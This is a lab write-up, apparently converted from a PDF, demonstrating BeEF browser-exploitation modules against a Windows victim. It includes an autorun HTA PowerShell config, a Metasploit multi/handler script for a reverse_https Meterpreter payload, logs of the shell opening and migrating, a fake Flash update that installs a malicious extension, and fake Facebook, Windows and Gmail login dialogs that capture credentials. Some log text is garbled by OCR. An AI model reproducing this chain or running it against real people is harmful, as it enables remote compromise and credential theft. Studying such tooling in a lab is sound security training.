
1. Hook

Victim gets deceived by social engineering technics, and gets directed to out phishing web site, which here is *beef's own butcher demo*, and by so he gets encouraged to click on any of two buttons available on below page; This is how his browser ends up gets hooked, and allows us a attacker for further actions.



2. Chrome vs. Internet Explorer

By comparing commands functionality light statuses (which are Green, Yellow, and Orange) on commands tab, we end up with the following three commands being only available on IE, whereas not functioning on Chrome.

1. Module: Social Engineering: HTA PowerShell

Thanks to the recent addition from <u>antisnatchor</u> to the Phishing Frenzy <u>templates repository</u> you can check out the HTA PowerShell template for a PoC demonstration. Note that the HTA PowerShell attack is only viable against modern Internet Explorer browsers.

Now that we know how to quickly hook browsers using Phishing Frenzy and BeEF lets go over automating a real world attack vector that can be extremely effective to gain a shell.

By default BeEF will not launch any modules automatically when a browser is hooked. You have two primary options for launching modules which are the web UI or configuring specific modules to run automatically. In this example we are going to demonstrate how to launch the HTA_Powershell module automatically.

First thing we need to do is enable the modules <u>AutoRun</u> attribute so it will run once a browser is hooked. This can be done on a module-by-module basis by editing the respective config.yaml file.

```
config.yaml
    # Copyright (c) 2006-2014 Wade Alcorn - wade@bindshell.net
    # Browser Exploitation Framework (BeEF) - http://beefproject.com
         module:
             hta_powershell:
                 enable: true
10
                 category: ["Social Engineering"]
11
                 name: "HTA PowerShell"
12
                 description: "Tricks the user into opening and allowing the execution
13
                 authors: ["antisnatchor"]
14
                autorun: true
15
                     user_notify: ["IE"]
16
                                  ["ALL"]
```

Once AutoRun is enabled you most likely want to change the default values that are configured for the module. In our case BeEF was running at phishingfrenzy.local and our metasploit service was running on 192.168.1.164 so we changed both values as shown below.

These are the only necessary changes needed for BeEF to AutoRun the HTA_Powershell module with our custom values.

Now you need to ensure that you have BeEF service running and your hook.js is fully assessable to the Internet. This is required so the targets can get hooked properly.

```
11 extensions enabled.
            210 modules enabled.
            2 network interfaces were detected.
8:31:29][+] running on network interface: 127.0.0.1
8:31:29]
                Hook URL: http://127.0.0.1:3000/hook.js
8:31:29]
                UI URL:
                          http://127.0.0.1:3000/ui/panel
8:31:29][+] running on network interface: 192.168.1.164
8:31:29]
                Hook URL: http://192.168.1.164:3000/hook.js
8:31:291
                          http://192.168.1.164:3000/ui/panel
8:31:29][*] RESTful API key: 42e62ebdcf693ffcf7d64ec9b069fe77773ac24a
            HTTP Proxy: http://127.0.0.1:6789
8:31:29][*]
            DNS Server: 127.0.0.1:5300 (udp)
8:31:29]
                Upstream Server: 8.8.8.8:53 (udp)
8:31:29]
                Upstream Server: 8.8.8.8:53 (tcp)
8:31:29][*] BeEF server started (press control+c to stop)
```


Before we send out any emails and start the attack we will want to ensure we have metasploit running with a multi/handler. Here is the example resource script that I run on msfconsole startup.

```
hta-powershell.rc *

1  use exploit/multi/handler
2  set payload windows/meterpreter/reverse_https
3  set LHOST 192.168.1.163
4  set LPORT 443
5  set ExitOnSession false
6  set AutoRunScript post/windows/manage/smart_migrate
7  exploit -j -z
```

Now that our BeEF service and multi handler are up and running. Lets send out some emails so we can get some visitors to our phishing website.

Below is an example email that we sent to hook some browsers off our phishing website.




Once the user clicks on the phishing link they will be directed to a phishing page. When they land on the page BeEF is configured to automatically send the HTA_Powershell module. This will cause a popup for the user.

Example of BeEF sending HTA_Powershell module to visitors who are hooked automatically without interaction.

```
[8:47:08][*] 210 modules enabled.
[8:47:08][*] 210 modules enabled.
[8:47:08][*] 2 network interfaces were detected prity Research and Assessment
[8:47:08][*] running on network interface: 127-0-0-11 ty Research and Assessment
[8:47:08][*] running on network interface: 127-0-0-11 ty Research and Assessment
[8:47:08][*] running on network interface: 192.168.1.164
[8:47:08][*] RESTful API key: eb9af449f194a76a9064093ff4dd22b6e06b5c59
[8:47:08][*] RESTful API key: eb9af449f194a76a9064093ff4dd22b6e06b5c59
[8:47:08][*] DINS server: 127.0.8.1:5300 (udp)
[8:47:08][*] DINS server: 127.0.8.1:5300 (udp)
[8:47:08][*] BEEF server started (press control+c to stop)
[8:47:08][*] BEEF server started (press control+c to stop)
[8:51:22][*] [INIT] Processing Browser Details...
[8:51:22][*] Event: 192.168.1.197 just joined the horde from the domain: abc.domain.com:80
[8:51:22][*] Event: 192.168.1.197 papears to have come back online
[8:51:22][*] New Hooked Browser [id:1, ip:192.168.1.197, type:IE-10, os:Windows 7], hooked domain [abc.domain.com:80]
[8:51:22][*] New Hooked Browser [id:1, ip:192.168.1.197, type:IE-10, os:Windows 7]
[8:51:22][*] Autorun executed[hta powershell']
[8:51:22][*] Autorun executed[hta powershell] against Hooked browser [id:1, ip:192.168.1.197, type:IE-10, os:Windows 7]
[8:51:22][*] Server: mounted handler '/tha'
[8:51:23][*] Server: mounted handler '/tha'
[8:51:23][*] Server: mounted handler '/tha'
[8:51:23][*] Hooked browser [id:1, ip:192.168.1.197] has been sent instructions from command module [id:1, name: 'HTA PowerShell']
[8:51:32][*] Serving HTA from [http://phishingfrenzy.local:3000/hta/ps]
[8:51:32][*] Hooked browser [id:1, ip:192.168.1.197] has executed instructions from command module [id:1, name: 'HTA PowerShell']
[8:51:32][*] Hooked browser [id:1, ip:192.168.1.197] has executed instructions from command module [id:1, name: 'HT
```

Example of HTA Powershell popup notification.



Once a user clicks the button HTA code execution will occur. The HTA, if allowed to run, runs via a completely different executable. Code inside an HTA run in a more privileged context, and allows you do more stuff like calling OS commands. then leverages PowerSploit to invoke-shellcode and give us the

```
shell while mitigating the risk of getting caught by Antivirus.
msf exploit(handler) > [*] 192.168.1.197:49426 Request received for /INITM...
[*] 192.168.1.197:49426 Staging connection for target /INITM received...
[*] Patched user-agent at offset 663556...
[*] Patched transport at offset 663320...
[*] Patched URL at offset 663384...
[*] Patched Expiration Timeout at offset 664256...
[*] Patched Communication Timeout at offset 664260...
[*] Meterpreter session 1 opened (192.168.1.164:443 -> 192.168.1.197:49426) at 2014-07-21 09:13:41 -0700
[*] Session ID 1 (192.168.1.164:443 -> 192.168.1.197:49426) processing AutoRunScript 'post/windows/manage/smart_migrate'
[*] Current server process: powershell.exe (944)
[*] Attempting to move into explorer.exe for current user...
[+] Migrating to 2884
[+] Successfully migrated to process 2884
```

If everything goes properly you should be greeted with a Meterpreter shell that we all know and love.

2. Module: Get Visited Domains

Summary

• **Objective**: This module will retrieve rapid history extraction through non-destructive cache timing.Based on work done at http://lcamtuf.coredump.cx/cachetime/

Internal Working

This module uses a trick discovered by Michal Zalewski in 2012 to detect if the browser have visited a given domain by abusing the browser's cache: the module load a javascript (for Firefox) or a picture (for IE) and look the response time. If the response time is very short, the file was probably already in browser's cache and it is thus not the first visit of the domain.

The module embeds a list of Javascript and Image file for different domains.

3. Module: Host: Detect Software

Summary

• Objective: This module attempts to detect software installed on the host by using Internet Explorer XMLDOM XXE discovered by Soroush Dalili (@irsdl). If the XMLDOM XXE technique fails, the module falls back to using the 'res' protocol handler to load known resource images from EXE/DLL files. It also attempts to enumerate installed patches if service pack uninstall files are present on the host (WinXP only).

Internal working

This module abuses an XXE vulnerability (CVE-2013-7331) in the loadXML() method of the ActiveXObject("Microsoft.XMLDOM") object in Internet Explorer to determine whether specific folders are present on the system.

This vulnerability was patched in MS14-05 in September 2014.

3.

1. Module: Social Engineering: Fake Flash Update

Prompts the user to install an update to Adobe Flash Player.

The delivered payload could be a custom file, a browser extension or any specific URI.

The provided BeEF Firefox extension disables PortBanning (ports 20, 21, 22, 25, 110, 143), enables Java, overrides the UserAgent and the default home/new_tab pages.


See /extensions/ipec/files/LinkTargetFinder directory for the Firefox extension source code.

The Chrome extension delivery works on Chrome <= 20. From Chrome 21 things changed in terms of how extensions can be loaded.


See /extensions/demos/flash_update_chrome_extension/manifest.json for more info and a sample extension that works on latest Chrome.

Using BeEF it is possible to get a user to install a malicious browser extension:


- The Fake Flash Update module prompts the hooked browser's user to install a flash update. Instead of installing a Flash update, a browser extension will be installed that can communicate with BeEF and provide access to far more information than is available by default.
 - o If the extension were installed in Chrome, for example, BeEF could run the following modules:
 - Get All Cookies
 - List Chrome Extensions
 - Grab Google Contacts from Logged in User
 - Inject BeEF in All Tabs
 - Execute Arbitrary Javascript Code
 - Taking Screenshots
 - Send Gvoice SMS



Executing the Fake Flash Update command on victim browser, with Image value as default with only changing the ip address to the kali's, which would be "http://10.0.2.15:3000/adobe/flash_update.png", and Custom Payload URL as default which is "https://github.com/beefproject/beef/archive/master.zip"



Prompts the user to install an update to Adobe Flash Player




The delivered payload could be a custom file, a browser extension or any specific URI, which here is beef-master.zip file


2. Module: Browser: Hooked Domain: Redirect to Another Page

A number BeEF modules exist that allow you to redirect to external pages:

- The Redirect Browser module can redirect the hooked page to any other page.
 - Please note that a spontaneous redirect without any action from the user may cause them to immediately close the zombie.
 - To avoid losing the zombie from BeEF, the Redirect Browser (iFrame) sub-module will
 create a full viewport iFrame which redirects to the specified URL.



Executing the Redirect to Another Page command on victim browser, with Redirect URL value as default with only changing the ip address to the kali's, which would be "http://beefproject.com/"



Victim then gets redirected to our desired web page which here is "http://beefproject.com/"

3. Module: Social Engineering: Pretty Theft Summary

• **Objective**: Asks the user for their username and password using a floating div.

• Parameters:

o **Dialog Type**: Type of dialog box: Facebook, Linked In or Generic

o **Backing**: Color of the background (Grey or Clear)


o Custom Generic Logo: URL of the logo for generic dialog type

Internal Working

This module will just print a dialog box imitating Facebook or LinkedIn or Windows and asking for credentials. Nothing complex here, the code is a bit long due to styles modification but it is not very complex to read.


Screenshots

Kali:




Executing the **Pretty Theft** command on victim browser, with choosing Dialog Type as Windows, and Custom Logo value as default with only changing the ip address to the kali's, which would be "http://10.0.2.15:3000/ui/media/images/beef.png"

Windows:




Windows dialog box pops up on victim's screen, asking for credentials



User then enters his credentials






Here on command result tab we could see the captured credentials


4. Google Phishing

Kali:




Executing the google phishing command on victim browser, with XSS hook URL value as default with only changing the ip address to the kali's, which would be "http://10.0.2.15:3000/demos/basic.html"

Windows:




Gmail Sign in page shows up, asking for user to prompt his credentials in order to login to his Gmail account.








After submitting credentials, and clicking on Sign in Button the above page shows up, indicating famous 404 error.




As shown on picture above, we could see the credentials which user prompt into the username, and password fields which has been captured.

5. Logs


Log Pages (Date Descending):




Page. 1




Page. 2



Page. 3



Page. 4



Page. 5

6.

One of many ways to attach the victim's computer is by using *port forwarding*. First, we enter to the *router manager* of which victim's ip address connects to, and set its *server ip address* as our *gateways ip*. Then we'd be able to attack on victim's computer by running beef.